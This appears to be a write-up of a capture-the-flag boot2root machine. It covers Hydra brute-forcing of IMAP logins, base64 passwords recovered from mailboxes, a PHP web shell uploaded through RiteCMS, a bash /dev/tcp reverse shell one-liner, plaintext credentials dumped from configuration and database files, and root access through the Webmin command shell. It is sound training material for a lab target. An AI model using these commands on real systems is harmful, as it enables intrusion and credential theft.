Chain Of Attack
LigaCTF 2026 ligactf2026, web, forensics writeup covering Chain Of Attack with analysis, solution steps, and final recovery notes.

Challenge Information
| Item | Details |
|---|---|
| Challenge Name | Chain of Attack |
| Category | Boot2Root |
| Platform | LIGA CTF 2026 |
| Target IP | [REDACTED_LOCAL_IP] |
| Attacker Machine | Kali Linux |
| User/Local Flag | OWASPKL{47f1adc2c50c9a61292b05eb444c07eb} |
| Root/Proof Flag | OWASPKL{68e8511198425c0cbbb3f0d182314afd} |
1. Scope
This writeup documents the intended exploitation path against the provided CTF target only.
No out-of-scope techniques were used, including:
-
Mounting the VM disk
-
Modifying the VM from the host
-
Extracting flags from backend files outside the live challenge
-
Reverse engineering VM configuration files
-
Bypassing the intended network attack path
The box was solved through exposed services on the target machine.
2. Reconnaissance
I started by defining the target IP.
TARGET=[REDACTED_LOCAL_IP]Then I performed a full TCP port scan.
sudo nmap -Pn -p- --min-rate 3000 -oN chain_fullports.txt $TARGET
cat chain_fullports.txt
Result

PORT     STATE SERVICE
143/tcp  open  imap
8080/tcp open  http-proxy
9090/tcp open  zeus-admin
MAC Address: 00:0C:29:B8:2A:1A (VMware)
Three ports were open:
| Port | Service | Purpose |
|---|---|---|
143/tcp | IMAP | Mail access |
8080/tcp | HTTP | Web application |
9090/tcp | MiniServ/Webmin | Admin panel |
A service/version scan was then performed.
sudo nmap -Pn -sC -sV -p143,8080,9090 -oN chain_services.txt $TARGET
cat chain_services.txt
Result

143/tcp  open  imap            Dovecot imapd
8080/tcp open  http            Apache httpd 2.4.66 ((Ubuntu))
9090/tcp open  ssl/zeus-admin?
Important findings:
-
IMAP was running Dovecot.
-
Apache was running on port
8080. -
Port
9090returnedMiniServ, indicating Webmin. -
The SSL certificate used the hostname
chain.
3. IMAP Enumeration
I manually connected to the IMAP service.
nc -nv [REDACTED_LOCAL_IP] 143Output
* OK [CAPABILITY IMAP4rev1 LOGIN-REFERRALS ID ENABLE IDLE SASL-IR LITERAL+ AUTH=PLAIN] Dovecot ready.The server allowed plaintext IMAP authentication, so I prepared a small targeted credential test.
cat > users.txt << 'EOF'
kdjebat
admin
root
EOF
cat > pass-small.txt << 'EOF'
admin
password
password123
Password123
123456
kdjebat
jebat
admin123
P@ssw0rd
P@ssw0rd123
EOFHydra was used against IMAP.
hydra -L users.txt -P pass-small.txt imap://[REDACTED_LOCAL_IP] -t 4 -f -I -VResult

[143][imap] host: [REDACTED_LOCAL_IP] login: kdjebat password: [REDACTED_PASSWORD]Valid IMAP credential:
kdjebat:admin4. Reading kdjebat Mailbox
I logged in manually through IMAP.
nc -nv [REDACTED_LOCAL_IP] 143a001 LOGIN kdjebat admin
a002 LIST "" "*"
a003 SELECT INBOX
a004 FETCH 1:* BODY[]The mailbox contained several deployment-related emails. One email contained a Base64-looking password:

New password (sila decrypt):

YWN0dWFsbHlpZGsxMjNA==
I decoded it.
echo 'YWN0dWFsbHlpZGsxMjNA==' | base64 -d; echoOutput
actuallyidk123@This credential was useful as a clue, but it did not directly give shell access.
5. Second IMAP Account Discovery
The emails referenced another user, profapokalips, so I created another focused username and password list.
cat > users_more.txt << 'EOF'
profapokalips
profapokalips@appsecmy.com
kdjebat@appsecmy.com
admin
EOF
cat > pass_more.txt << 'EOF'
actuallyidk123@
admin
YWN0dWFsbHlpZGsxMjNA==
EOFHydra found another valid IMAP login.
hydra -L users_more.txt -P pass_more.txt imap://[REDACTED_LOCAL_IP] -t 2 -f -I -VResult

[143][imap] host: [REDACTED_LOCAL_IP] login: profapokalips password: [REDACTED_PASSWORD]Valid credential:
profapokalips:admin6. Reading profapokalips Mailbox
I logged in to the second mailbox.
nc -nv [REDACTED_LOCAL_IP] 143a001 LOGIN profapokalips admin
a002 LIST "" "*"
a003 SELECT INBOX
a004 FETCH 1:* BODY[]This mailbox revealed the deployed CMS path:
http://chain:8080/ritecmsIt also revealed an encoded CMS password:

username: admin

password aku dah setup. japgi aku send.
YWN0dWFsbHkxMjNA==
I decoded the password.
echo 'YWN0dWFsbHkxMjNA==' | base64 -d; echoOutput
actually123@A later email stated that the admin username had been changed:
Aku dah tukar username admin tu.
Pakai nama aku sekarang.

Password sama je. Tak tukar pun.
Since the sender was kdjebat, the CMS credential became:
kdjebat:actuallyidk123@7. Web Enumeration
The root of the web service showed the default Apache page.
curl -i http://[REDACTED_LOCAL_IP]:8080/The CMS path from the mailbox was then checked.
curl -i http://[REDACTED_LOCAL_IP]:8080/ritecms/Result

<meta name="generator" content="RiteCMS 3.0" />
<title>RiteCMS 3.0 demo - home</title>
This confirmed that RiteCMS 3.0 was deployed.
I then checked common admin paths.
for p in cms cms/ cms/index.php admin admin.php login login.php; do
  echo "===== /ritecms/$p ====="
  curl -s -i "http://[REDACTED_LOCAL_IP]:8080/ritecms/$p" | head -40
done
The valid admin login page was found at:

/ritecms/admin.phpThe page contained the login form:
<input id="login" type="text" name="username" />
<input id="pw" type="password" name="userpw" />
I logged in with:

Username: kdjebat
Password: [REDACTED_PASSWORD]
8. Initial Foothold via RiteCMS File Manager
The email thread mentioned that RiteCMS had a file manager. After authenticating to the CMS, I used the file manager to upload a PHP command shell.
The shell was uploaded to:
/ritecms/media/shell.php
I confirmed command execution using id.
curl "http://[REDACTED_LOCAL_IP]:8080/ritecms/media/shell.php?cmd=id"Output

uid=33(www-data) gid=33(www-data) groups=33(www-data)I also confirmed the current user.
curl "http://[REDACTED_LOCAL_IP]:8080/ritecms/media/shell.php?cmd=whoami"Output

www-dataThis gave remote command execution as the Apache user, www-data.
9. Reverse Shell
To improve interaction, I started a Netcat listener on Kali.
nc -lvnp 4444Then I triggered a reverse shell through the web shell.
curl -G "http://[REDACTED_LOCAL_IP]:8080/ritecms/media/shell.php" \
--data-urlencode 'cmd=bash -c "bash -i >& /dev/tcp/[REDACTED_LOCAL_IP]/4444 0>&1"'
The connection returned as www-data.

connect to [[REDACTED_LOCAL_IP]] from (UNKNOWN) [[REDACTED_LOCAL_IP]]
bash: cannot set terminal process group
bash: no job control in this shell
www-data@chain:/var/www/html/ritecms/media$
I attempted basic shell stabilization.
python3 -c 'import pty; pty.spawn("/bin/bash")'
export TERM=xterm
10. Local Enumeration
I checked the home directories.
ls -la /homeOutput

drwxr-x--- 14 chain         chain         4096 May 25 21:24 chain
drwxr-x---  3 kdjebat       kdjebat       4096 May 29 13:16 kdjebat
drwxr-x---  3 profapokalips profapokalips 4096 May 25 22:21 profapokalips
Access to the home directories was denied as www-data.
cd /home/kdjebatbash: cd: kdjebat: Permission deniedI then inspected the RiteCMS installation directory.
cd /var/www/html/ritecms
ls -la
Interesting files included:

db.config
users.db
data/content.db
data/userdata.db
11. Credential Discovery in RiteCMS Files
I read the database configuration file.
cat /var/www/html/ritecms/db.configOutput

; Database Configuration
; Internal use only

[database]
host     = localhost
name     = chaindb
username = aimantino
password = 4iman_4dmin@2024
port     = 3306
This exposed another credential:
aimantino:4iman_4dmin@2024I also inspected users.db.
sqlite3 users.db ".dump" | grep -Ei "admin|kdjebat|prof|chain|pass|hash|user"Output

INSERT INTO users VALUES(1,'kdjebat','Kd@secur3!2024','kdjebat@appsecmy.com','editor');
INSERT INTO users VALUES(2,'profapokalips','pr0f4p0k@2024!','profapokalips@appsecmy.com','editor');
INSERT INTO users VALUES(3,'aimantino','4iman_4dmin@2024','aimantino@appsecmy.com','admin');
INSERT INTO users VALUES(4,'razman','razm4n!2023@','razman@appsecmy.com','editor');
INSERT INTO users VALUES(5,'syafiqhazim','Syaf!q#2024','syafiqhazim@appsecmy.com','viewer');
INSERT INTO users VALUES(6,'norzahra','N0rzahr4@secure','norzahra@appsecmy.com','viewer');
The most important credential was the admin user:
aimantino:4iman_4dmin@202412. Local Flag
During readable file enumeration, I found /var/www/local.txt.
find / -type f -readable 2>/dev/null | grep -Ei 'flag|local|proof|txt'The file was readable by www-data.
cat /var/www/local.txt
Local Flag
OWASPKL{47f1adc2c50c9a61292b05eb444c07eb}13. Failed Linux User Pivot Attempts
I attempted to use the recovered credentials against the local Linux user chain.
su chainTested passwords included:
4iman_4dmin@2024
Kd@secur3!2024
pr0f4p0k@2024!
actually123@
admin
All attempts failed.
su: Authentication failureThis indicated that the recovered CMS credentials were not valid Linux passwords for chain.
14. Sudo Enumeration
I checked for SUID binaries.
find / -perm -4000 -type f 2>/dev/nullInteresting entries included:
/usr/bin/sudo.ws
/usr/lib/cargo/bin/su
/usr/lib/cargo/bin/sudo
I checked the sudo wrapper version.
/usr/bin/sudo.ws -V | headOutput
Sudo version 1.9.17p2
Sudoers policy plugin version 1.9.17p2
Sudoers file grammar version 50
Sudoers I/O plugin version 1.9.17p2
Sudoers audit plugin version 1.9.17p2
Testing known passwords against sudo.ws as www-data failed.
printf '4iman_4dmin@2024\n' | /usr/bin/sudo.ws -S -l
printf 'Kd@secur3!2024\n' | /usr/bin/sudo.ws -S -l
printf 'pr0f4p0k@2024!\n' | /usr/bin/sudo.ws -S -l
printf 'actually123@\n' | /usr/bin/sudo.ws -S -l
Output
Sorry, try again.
sudo: no password was provided
sudo: 1 incorrect password attempt
This path was not useful.
15. Privilege Escalation via Webmin
The original Nmap scan showed port 9090 running MiniServ, which indicated Webmin.
From the RiteCMS configuration and database files, I had recovered the credential:
aimantino:4iman_4dmin@2024I opened Webmin in the browser:
https://[REDACTED_LOCAL_IP]:9090/Login succeeded with:

Username: aimantino
Password: [REDACTED_PASSWORD]
Inside Webmin, I opened:
Tools → Command Shell
The command shell executed as root. I confirmed this by listing the root home directory.
ls -laOutput

total 48
drwx------  6 root root 4096 May 25 22:22 .
drwxr-xr-x 18 root root 4096 May 25 17:55 ..
-rw-------  1 root root  107 May 29 13:46 .bash_history
-rw-r--r--  1 root root 3106 Apr 20 16:46 .bashrc
drwx------  2 root root 4096 May 25 21:43 .cache
drwx------  3 root root 4096 May 25 18:10 .launchpadlib
-rw-------  1 root root   20 May 25 18:57 .lesshst
drwxr-xr-x  3 root root 4096 May 25 18:17 .local
-rw-r--r--  1 root root  132 Apr 20 16:46 .profile
drwx------  2 root root 4096 Apr 23 08:43 .ssh
-rw-r--r--  1 root root  249 May 25 20:23 .wget-hsts
-rw-r--r--  1 root root   42 May 25 21:17 proof.txt
I then read the root proof file.
cat proof.txt
Root Flag
OWASPKL{68e8511198425c0cbbb3f0d182314afd}16. Full Attack Chain
Nmap scan
→ IMAP discovered on port 143
→ Hydra found kdjebat:admin
→ kdjebat mailbox leaked encoded password clue
→ Hydra found profapokalips:admin
→ profapokalips mailbox revealed RiteCMS path and encoded CMS password
→ Base64 decoded CMS password
→ Username changed from admin to kdjebat
→ Logged into RiteCMS as kdjebat:actually123@
→ Uploaded PHP command shell through RiteCMS file manager
→ Achieved RCE as www-data
→ Upgraded to reverse shell
→ Read /var/www/local.txt
→ Found /var/www/html/ritecms/db.config
→ Recovered aimantino:4iman_4dmin@2024
→ Logged into Webmin on port 9090
→ Used Webmin Command Shell as root
→ Read /root/proof.txt
17. Flags
| Flag Type | Location | Value |
|---|---|---|
| Local/User | /var/www/local.txt | OWASPKL{47f1adc2c50c9a61292b05eb444c07eb} |
| Root/Proof | /root/proof.txt | OWASPKL{68e8511198425c0cbbb3f0d182314afd} |
18. Security Issues Identified
| Issue | Impact |
|---|---|
| Weak IMAP credentials | Mailbox compromise |
| Sensitive credentials stored in email | CMS compromise |
| Base64 used as “protection” | Trivial credential recovery |
| Exposed RiteCMS admin panel | Web application compromise |
| File manager allowed PHP upload | Remote code execution |
| World-readable CMS configuration | Credential disclosure |
| Webmin exposed externally | Privilege escalation to root |
| Webmin account reused leaked password | Root command execution |
Related Writeups
Authorized security practice only. These notes are for lab, CTF, and explicitly permitted environments.